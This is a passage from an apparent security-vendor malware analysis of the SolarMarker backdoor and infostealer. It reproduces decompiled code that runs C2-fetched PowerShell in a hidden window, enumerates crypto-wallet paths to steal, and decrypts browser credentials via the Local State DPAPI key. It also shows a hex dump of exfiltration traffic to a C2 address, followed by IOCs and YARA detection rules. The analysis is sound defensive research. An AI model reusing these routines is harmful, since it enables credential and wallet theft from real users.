
SolarMarker is encrypting all the traffic to C2 Servers using a hard-coded RSA key and a symmetric AES CBC (Cipher Block Chaining) algorithm (Exhibit 24).



```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 31 34 36 2E 37 30 2E 35 33 2E 31 35 33 2F 20  POST http://146.70.53.153/ 
0000001B  48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 34 36 2E 37 30 2E 35 33 2E 31  HTTP/1.1..Host: 146.70.53.1
00000036  35 33 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 32 32 0D 0A 43 6F  53..Content-Length: 722..Co
00000051  6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A 69 51 1A  nnection: Keep-Alive....iQ.
0000006C  79 54 EB 19 2A 7C E4 06 50 92 BA 14 1E 0C 26 D5 A3 F8 2B E9 A5 A9 1B 16 33 11 74  yTë.*|ä.P.º...&Õ£ø+é¥©..3.t
00000087  16 3C D4 28 D5 01 87 68 DB B4 55 61 D8 79 EE 61 1F 77 73 D8 9E 4B 67 53 F9 3E 66  .<Ô(Õ..hÛ´UaØyîa.wsØ.KgSù>f
000000A2  73 CE 39 D6 E4 19 08 CF C8 7B 6A E3 13 95 A3 49 22 4F 98 52 70 B6 48 FB 9D BE 38  sÎ9Öä..ÏÈ{jã..£I"O.Rp¶Hû.¾8
000000BD  D5 C9 D4 81 2E 97 99 15 98 A3 DD 6F 48 D0 A9 26 E5 B3 93 61 43 FA 03 46 04 61 EB  ÕÉÔ......£ÝoHÐ©&å³.aCú.F.aë
000000D8  F4 BB 87 3C 3A 26 DF 32 06 F3 F8 3D 4D 78 81 0B A4 43 DE 50 80 C6 90 61 48 0B 5E  ô».<:&ß2.óø=Mx..¤CÞP.Æ.aH.^
000000F3  F3 D9 C7 8F 7E CB AA A4 58 12 68 A3 49 68 9F A4 32 EC 77 46 E7 C1 EF 5D 03 24 12  óÙÇ.~Ëª¤X.h£Ih.¤2ìwFçÁï].$.
0000010E  6C 2F 2C 26 F2 30 C7 EB 57 3D 65 7A 70 A1 D3 2A F8 3D 9F 96 E7 DF 22 5F 74 D0 C3  l/,&ò0ÇëW=ezp¡Ó*ø=..çß"_tÐÃ
00000129  76 33 E9 6B 8D 5A BA 3F 75 2C EB 74 74 81 7B 48 68 CC 72 07 A4 14 98 F6 20 62 8D  v3ék.Zº?u,ëtt.{HhÌr.¤..ö b.
00000144  29 8B 0D CC B0 23 6C 51 B8 6D D0 D7 21 B5 62 5E FC 0D C8 2C 16 6C 97 B9 91 02 C9  )..Ì°#lQ¸mÐ×!µb^ü.È,.l.¹..É
0000015F  1F 62 9A F1 4B 2B CC 91 B2 69 5F 3B 51 09 30 C1 DA 96 F4 52 51 42 B4 9A E9 57 37  .b.ñK+Ì.²i_;Q.0ÁÚ.ôRQB´.éW7
0000017A  78 BC F3 52 3B AF 58 4D EE 1F 7A 85 AC 53 24 AF F4 9D D1 77 23 E4 A9 BC 24 9C AE  x¼óR;¯XMî.z.¬S$¯ô.Ñw#ä©¼$.®
00000195  78 DC AC FE 08 F3 F2 55 D3 BE 17 25 8B F8 BA 41 A3 60 11 48 FE 2D 92 BF FC 19 DE  xÜ¬þ.óòUÓ¾.%.øºA£`.Hþ-.¿ü.Þ
000001B0  14 92 13 37 2F 9D 01 DF 70 42 20 73 91 B8 FD 4F EF DE 79 46 7E 68 A3 07 5C 13 55  ...7/..ßpB s.¸ýOïÞyF~h£.\.U
000001CB  AF 4B 4A EC 03 EE 15 DF C1 C1 87 E7 86 8B 19 4B FE 84 EC 7F 8E 01 DD A1 E0 83 D2  ¯KJì.î.ßÁÁ.ç...Kþ.ì...Ý¡à.Ò
000001E6  61 AB ED 0D DA 1C 49 50 94 26 54 1D 84 7C D8 3D 8D 68 F6 F1 BA 65 1D A4 81 6F 93  a«í.Ú.IP.&T..|Ø=.höñºe.¤.o.
00000201  C5 AF 6D A7 0D 7E 1C B3 34 D2 B4 AC CB 3E 3B 84 26 AA 67 69 04 B4 C3 50 3A E8 90  Å¯m§.~.³4Ò´¬Ë>;.&ªgi.´ÃP:è.
0000021C  18 FA 8F 4A 8A 6B 88 82 9F 27 7D 47 9D 68 C7 A5 69 D8 BB 2B B4 7F E0 F6 F8 1B 07  .ú.J.k...'}G.hÇ¥iØ»+´.àöø..
00000237  8F 11 EB 1E 6E 23 ED 05 B7 A4 89 2A 41 44 BA 9A 5D A7 64 C9 01 3B 10 5A 76 00 3F  ..ë.n#í.·¤.*ADº.]§dÉ.;.Zv.?
```

Exhibit 24: Encrypted traffic

The hard-coded RSA key is obfuscated in the recent sample (Exhibit 25).



```
        // Token: 0x060000E4 RID: 228 RVA: 0x00018700 File Offset: 0x00016900
        private static string ThQulth_RPXFSMEjJeubXY5vtt0Ej1Jl95qdHfE()
        {
            byte[] array = new byte[]
            {
                253,
                182,
                130,
                4,
                69,
                55,
                19,
                19,
                39,
                250,
                132,
                182,
                251,
                byte.MaxValue,
                246,
                56,
```

Exhibit 25: Obfuscated RSA key

The following are the examples of the hard-coded RSA keys from two recently analyzed samples.

Sample in March 2022:

```
<RSAKeyValue>
<Modulus>miX5pqHHoi4bCmFMVXn011knsHqrax4gkkfzIRjmgoY+e3ZoZxGrv0iFR51Pfr2tC+L38rejzLcTQu1af/5gV8axXDvEtQOBcW0nHQE

</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
```

Sample in April 2022 (de-obfuscated):

```
<RSAKeyValue>
<Modulus>1Jdz6XZ+pS1/3M6Ckgp80OODMqYyvFp7GY30flJPdAiNnsXg171wHz+rBtU5dHPCiEtHSf/Qh59ocgFPEMKcbsUErt1bmqcRcwr9B6G

</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
```

The backdoor conducts enumeration of the infected machine, and then exfiltrates the data in a JSON format to the C2 Server. The following are the examples of the most recent JSONs being sent out to the C2:

{"action":"ping","hwid":"91NUSI6GCG34GIUNY1LDBDXVC7F8ILXY","pc_name":"","os_name":"Win
10","arch":"x64","rights":"-","version":"MR_3/B","workgroup":"? | ?","dns":0,"protocol_version":2}

{"action":"get_file","hwid":"(),"task_id":"(),"protocol_version":2}

{"action":"ping","hwid":"98GIWW5X3CY8G90WAAYVL6595WE2H8UQ","pc_name":" ","os_name":"Win
10","arch":"x64","rights":"-","version":"AP_1/B","workgroup":"? | ?","dns":0,"protocol_version":2}


The collected information includes machine name, OS version, system architecture (x64 or x86), user rights (Admin or Users), workgroup, DNS, and protocol version. In addition, the following can be identified:

- **action –** commands sent from the C2 channel (e.g., command **get_file** to retrieve additional payloads from C2)
- **hwid –** a unique victim's ID
- **version –** version of SolarMarker backdoor
- **task_id –** is likely assigned by the C2 to mark the ID for the specific task

The following pattern identifies the **status** from the C2 ("file" or "idle"). The status **file** means the C2 is going to send the payload to the infected machine that can be either an executable (.exe) or a PowerShell script (.ps1). The additional payloads will be written to the %TEMP% folder. The payload also appends a unique base64-encoded hash that is different for each communication between the C2 Server and infected machine.

{"status": "idle", "uniq_hash": "J3FutDyWOcLByw=="}

The **command** value is used to invoke the fetched PowerShell script from C2 (Exhibit 26).




```
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo
      (vNlj0FyeKWnJKE.powershell());
    typeof(ProcessStartInfo).GetProperty(vNlj0FyeKWnJKE.CreateNoWindow()).SetValue
      (processStartInfo, true, null);
    typeof(ProcessStartInfo).GetProperty(vNlj0FyeKWnJKE.RedirectStandardInput
      ()).SetValue(processStartInfo, true, null);
    typeof(ProcessStartInfo).GetProperty(vNlj0FyeKWnJKE.UserShellExecute
      ()).SetValue(processStartInfo, false, null);
    Process.Start(processStartInfo).StandardInput.WriteLine(ps_script + ";exit\r
      \n");
}
```

Exhibit 26: The function responsible for invoking a PowerShell script via "command" value

SolarMarker Infostealer

We can see the crypto wallet stealing capability in the Module.Main class (Exhibit 27).



```
Assembly Explorer
  { } Module
    Main @02000002
      Base Type and Interfaces
      Derived Types
      Main() : void @06000023
      GenRandomString(int) : string @0600000
      Run(string) : void @06000021
      RunIndepend() : void @06000022
      smethod_0(List<Main.Class10>, Main.Cl
      smethod_1(List<Main.Class10>, string, s
      smethod_10(string) : string @0600000D
      smethod_11(string) : string @0600000E
      smethod_12() : string @0600000F
      smethod_13() : string @06000010
      smethod_14() : string @06000011
      smethod_15(string) : string @06000012
      smethod_16() : bool @06000013
      smethod_17() : string @06000014
      smethod_18() : bool @06000015
      smethod_19(int) : byte[] @06000016
      smethod_2() : List<Main.Class10> @060
      smethod_20(byte[], byte[]) : byte[] @060
      smethod_21(byte[], byte[]) : byte[] @060
      smethod_22(Main.Class0) : bool @06000
      smethod_23(string, byte[]) : byte[] @060
      smethod_24(byte[], Main.Class0, bool) :
      smethod_25(string, Main.Class0) : byte[]
      smethod_26(string, Main.Class0) : Main.
      smethod_27(char[]) : string @0600001E
      smethod_28(string, string, List<string>) :
      smethod_29(Main.Class0) : void @06000
      smethod_3(char) : int @06000006
```

```
Main.smethod_1(list, "Atomic", "Wallet", "*", text + "\\atomic\\Local Storage\
  \leveldb", false);
Main.smethod_1(list, "Guarda", "Wallet", "*", text + "\\Guarda\\Local Storage\
  \leveldb", false);
Main.smethod_1(list, "SimpleOS", "Wallet", "*", text + "\\simpleos\\Local
  Storage\\leveldb", false);
Main.smethod_1(list, "Neon", "Wallet", "*", text + "\\Neon\\Local Storage\
  \leveldb", false);
Main.smethod_1(list, "Wasabi", "Wallet", "*", text + "\\WalletWasabi\\Client\
  \Wallets", false);
Main.smethod_1(list, "MyMonero", "Wallet", "*.mmd*", text + "\\MyMonero",
  false);
Main.smethod_1(list, "Jaxx", "Wallet", "*", text + "\\Jaxx\\Local Storage\
  \leveldb", false);
Main.smethod_1(list, "Jaxx", "Wallet", "*", text + "\\com.liberty.jaxx\
  \IndexedDB", false);
Main.smethod_1(list, "Electrum", "Wallet", "*", text + "\\Electrum\\wallets",
  false);
Main.smethod_1(list, "Ethereum", "Wallet", "*", text + "\\Ethereum\\keystore",
  false);
Main.smethod_1(list, "Exodus", "Wallet", "*", text + "\\Exodus\
  \exodus.wallet", false);
```

```
100 %
Locals
Name                                  Value                                  Type
```

Exhibit 27: Crypto wallet stealing capability

The list of targeted crypto wallets includes:


- Atomic
- Guarda
- SimpleOS
- Neon
- Wasabi
- MyMonero
- Jaxx
- Electrum
- Ethereum
- Exodus
- GreenAddress
- CoinWallet
- Coinomi
- LedgerLive
- Trinity
- Scatter

The SolarMarker infostealer also has the capability to steal VPN and RDP configurations as well as cookies and browser credentials from Opera, Brave, Microsoft Edge, Mozilla Firefox, and Google Chrome since browsers store passwords and cookies in an encrypted form.

Unfortunately, it does not take the infostealer a lot of effort to decrypt the passwords and cookies. Some of the main prerequisites needed to decrypt browser credentials and cookies are shown in Exhibit 28.

- **Local State –** file that contains the browser's configuration including encrypted DPAPI (Data Protection API) encryption key.
- **Login Data –** sqlite3 database that stores user's encrypted passwords, URLs, and username.
- **os_crypt and encrypted_key –** the DPAPI encryption key extracted from Local State file and base64-decoded.

The infostealer then calls the CryptUnprotectData function to decrypt the data.



```
Main.Class6 @class = new Main.Class6(File.ReadAllText(this.string_2 +
  "Local State"));
byte[] array = Convert.FromBase64String(@class.method_1
  ("os_crypt").method_1("encrypted_key").method_3());
byte[] array2 = new byte[array.Length - 5];
for (int i = 0; i < array2.Length; i++)
{
    array2[i] = array[i + 5];
}
this.byte_0 = Main.UnProtect(array2);
string str = Main.GenRandomString(8);
File.Copy(this.string_1 + "\\Login Data",
  Environment.GetEnvironmentVariable("temp") + "\\" + str);
this.byte_1 = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp")
  + "\\" + str);
if (Main.Class8.waitCallback_0 == null)
{
    Main.Class8.waitCallback_0 = new WaitCallback(Main.Class8.smethod_0);
```

Exhibit 28: Decryption function for browser credentials and cookies

The infostealer fingerprints OS information and sends it to the C2 using the similar pattern as we mentioned before in the backdoor. Communication with C2 channels is also similar with the backdoor using a hard-coded RSA key and symmetric AES CBC algorithm.

How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence obtained from research and security incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing threat detections and BlueSteel, our machine- learning powered PowerShell classifier, to identify malicious command execution and exploitation attempts and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and Network.
- Performing global threat hunts for indicators associated with SolarMarker.

Our detection content is supported by investigation runbooks, ensuring our SOC analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures (TTPs). In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against the SolarMarker malware:

- Implement a Phishing and Security Awareness Training (PSAT) program that educates the employees about the threat landscape.
    - Train users to recognize 'normal' file extensions from 'abnormal' extensions.
    - Encourage your employees to use password managers instead of using the password storage feature provided by web browsers.
    - Review eSentire's blogs and Security Advisories to stay up to date on the latest threats and trends impacting the threat landscape.
- Confirm that all devices are protected by ensuring that anti-virus signatures are up-to-date and using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.
- Ensure the role-based access control (RBAC) that restricts system access to authorized users is in place.

While the TTPs used by adversaries grow in sophistication, so does your organizations defenses. Preventing the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

Indicators of Compromise

Name	Indicators
C2	37.120.237[.]251
C2	37.120.233[.]92
C2	45.42.201[.]248
C2	92.204.160[.]233
C2	146.70.40[.]236
C2	146.70.53[.]153
C2	146.70.101[.]97
C2	146.70.88[.]119
C2	188.241.83[.]61
C2	86.106.20[.]155
Types-Of-Writs-Texas.exe	85fb7076044071a28afb43bec12e4f8ce93525132b2ae512934529f9f09895a5
Accounting-For-Contract-Cancellation-Fees-Aspe.exe	11543f09c416237d92090cebbefafdb2f03cec72a6f3fdedf8afe3c315181b5a
Mto-Medical-Review-Form.exe	7cc35fbce4b353c541f1ee62366248cc072d1c7ce38b1d5ef5db4a2414f26e08
Ny-Motion-To-Quash-Third-Party-Subpoena.msi	1ed9469724b3ba2891dc0efee29b1de93054601cb44aaf433c2b5860884dfa71
Bullet-Statements-For-Ncoer.msi	57171e869512862baa9e4fd15b18c1d577a31f2ca20b47435f138f989bca2d72
Metlife-Disability-Waiver-Of-Premium-Benefit-Rider.msi	bc7986f0c9f431b839a13a9a0dfa2711f86e9e9afbed9b9b456066602881ba71
Free-Business-Partner-Contract-Template.msi	0adfbce8a09d9f977e5fe90ccefc9612d1d742d980fe8dc889e10a5778592e4d
London-Two-Party-Consent.exe	af0220126a369878bda6f4972d8d7534964dea73142c18e439a439373f67ec21
Tower-Crane-Dismantling-Method-Statement.xe	d7067ecb291c79ccd3a4d745413b85451ca26b92015a45f9ed6e5304ac715299
deimos.dll (SolarMarker backdoor)	586607b7d094e4acb3373d6812e62b870c64d17f18b7c5fd929d4418a61b4f30
deimos.dll (SolarMarker backdoor)	0f0ceeec9f5bca4b257997ed6adf599e8cf5c1c890fb1fa949e6905563152216

9af342fe404749aa973fcec40fd4ed44.dll (SolarMarker backdoor)	eeecc2bd75ec77db22de5c47efe1fbef63c6b310d34bac6e3b049eef7f86c90b
e83a74b0-0d5f-45cf-b53f-6f94e2346951.dll (SolarMarker backdoor observed in August 2021)	0351dc341644bab0fff06d882510255941c9f3eb44dcdd444a54f68fbcd2d62c
7aa897bd-8618-4569-be79-d5ec94156c87.dll (SolarMarker Infostealer)	fb6c91bcf21a2cb7252672c77f85585fdc3ff6f74486a4370d566a75c146a45a

Yara Rules

The Yara rule for the malicious DLL and the executable:

```
import "pe"
rule  SolarMarker_backdoor {
    meta:
        author = "eSentire TI"
        date = "04/13/2022"
        version = "1.0"
    strings:
        $string1 = "ezkabsr" wide fullword nocase
        $string3 = "deimos.dll" wide fullword nocase
        $string4 = "solarmarker.dat" wide fullword nocase
        $string5 = "dzkabr" wide fullword nocase
        $string6 = "Invoke"
        $string7 = "set_UseShellExecute"
    condition:
        2 of ($string*) and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}

import "pe"
rule  SolarMarker_stealer {
    meta:
        author = "eSentire TI"
        date = "04/13/2022"
        version = "1.0"
    strings:
        $string1 = "exodus.wallet" wide fullword nocase
        $string2 = "*wallet*.dat" wide fullword nocase
        $string3 = "*.rdp" wide fullword nocase
        $string4 = "default.rdp" wide fullword nocase
        $string5 = "\\atomic\\Local Storage\\leveldb"
        $string6 = "\\Login Data"
        $string7 = "uniq_hash" wide fullword nocase
    condition:
        5 of ($string*) and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}

import "pe"
rule  SolarMarker_payload {
    meta:
        author = "eSentire TI"
        date = "04/13/2022"
        version = "1.0"
    strings:
        $string1 = "IOSdyabisytda" wide fullword nocase
        $string2 = "PowerShell"
        $string3 = "Invoke"
        $string4 = "ProcessStartInfo"
    condition:
        3 of ($string*) and
        (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

Skip To: